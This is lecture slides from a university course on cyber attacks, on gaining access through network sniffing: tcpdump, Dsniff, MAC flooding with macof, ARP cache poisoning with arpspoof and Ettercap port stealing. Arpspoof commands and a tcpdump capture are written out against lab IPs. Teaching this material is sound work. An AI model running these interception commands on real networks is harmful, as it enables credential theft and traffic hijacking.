



# CSCE 629

## Cyber Attack



## Gaining Access Using Network Attacks

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# Sniffers



- Sniffers grab traffic from the **local** network
  - ❖ Can grab user IDs, passwords, email traffic, shared files, etc.
    - Some IDs / passwords are sent in clear text



- Most OSs also require admin rights for the sniffer to work

# Sniffers - Useful for Island-hopping / Pivot Attacks

- Attacker gains access to one box, installs a sniffer, and collects IDs and passwords



# A Pack of Sniffers

- Wireshark
- tcpdump and windump (Windows version of tcpdump)
- Snort - sniffer and IDS
- Dsniff - suite of tools built around a sniffer



# Passive Sniffing Through a Hub

- tcpdump / windump → powerful command-line packet analyzer

```
root@kali:/usr/bin# tcpdump -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
13:34:16.653530 ARP, Request who-has 10.1.3.5 tell 10.1.2.2, length 46
13:34:16.655609 ARP, Request who-has 10.1.2.1 tell 10.1.3.5, length 46
13:34:16.662920 IP 10.1.0.39.137 > 10.1.7.255.137: NBT UDP PACKET(137): QUERY; RE
-n    Do not convert addresses or ports names
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
- Snort

- Started life as a sniffer but has evolved into a first-class IDS
- Most widely deployed IDS/IPS technology worldwide
- Attackers generally do not use Snort for sniffing
  - Snort offers more than required and has too much baggage



# Active Sniffing: Sniffing Through a Switch

- Recall a switch does not broadcast to all interfaces
- So sniffing on a switched network is hopeless. Not quite...
- Attackers are clever
  - ❖ We'll take a look at Dsniff and Ettercap




# Dsniff - Active Sniffing Tool Suite

- Defeat **switched** networks for the purpose of sniffing
- Facilitate the interception of network traffic normally unavailable to an attacker due to switching
  - ❖ **arpspoof**, macof, and dnsspoof
- Passively monitor a network for interesting data
  - ❖ dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy
- Implement active MITM attacks against SSH and HTTPS sessions
  - ❖ sshmitm and webmitm
- Works on Ethernet or wireless networks
- [www.monkey.org/~dugsong/dsniff/](http://www.monkey.org/~dugsong/dsniff/)

# Dsniff

- Password sniffer capable of detecting and interpreting the following protocols to find authentication attempts
    - ❖ FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL\*Net, Sybase SQL and Microsoft SQL auth info



# Dsniff Components (Data Link Layer) - Macof

- Macof - manipulates MAC-to-interface mapping
  - ❖ Floods switch with random spoofed MAC addresses
    - Fills the Content Addressable Memory (CAM) table
  - ❖ If CAM table becomes full, some switches act like a hub and broadcast traffic on all interfaces
- What if target switch doesn't broadcast when CAM table is full?
  - ❖ Try arpspoof...
- Recall: ARP cache on each computer stores recent ARP data
  - ❖ Display cache using `arp -a`


# Dsniff Components (Data Link Layer) - Arpspoof

- Gratuitous ARPs: Can send ARP **responses** to any computer even though the computer never sent an ARP request
  - ❖ "Just in case you're interested, the MAC address for IP address 10.1.2.111 is 11:22:33:44:55:66"
  - ❖ Computers will eagerly accept this data and store it in their caches overwriting previous entries
- Arpspoof - Manipulates IP-to-MAC address mapping on **target**
  - ❖ Sends false ARP **responses** to a victim on a LAN every 2 seconds
    - Redirects traffic to the attacker for sniffing
    - Affects the ARP cache on computers, not the switch
      - Called ARP Cache Poisoning
  - ❖ Program is nice enough to send out correct ARP responses just before program terminates to correct everyone's tables

# ARP Cache Poisoning Using Arpspoof - Attack Victim's ARP Cache

**arp spoof -i eth0 -t 10.1.0.10 10.1.2.1**

Pkt sent to 10.1.0.10: arp reply 10.1.2.1 is at 00:0c:29:ae:df:c6




- What if you want to see returning traffic too?

**arp spoof -r -i eth0 -t 10.1.0.10 10.1.2.1**

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
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# Port Stealing with Ettercap - Attack Switch



- Attacker is messing with the **switch** for this attack
- Traffic sent from **any** system on the LAN will be redirected to the attacker

# Spoofing DNS via Dsniff (DNSSpoof)



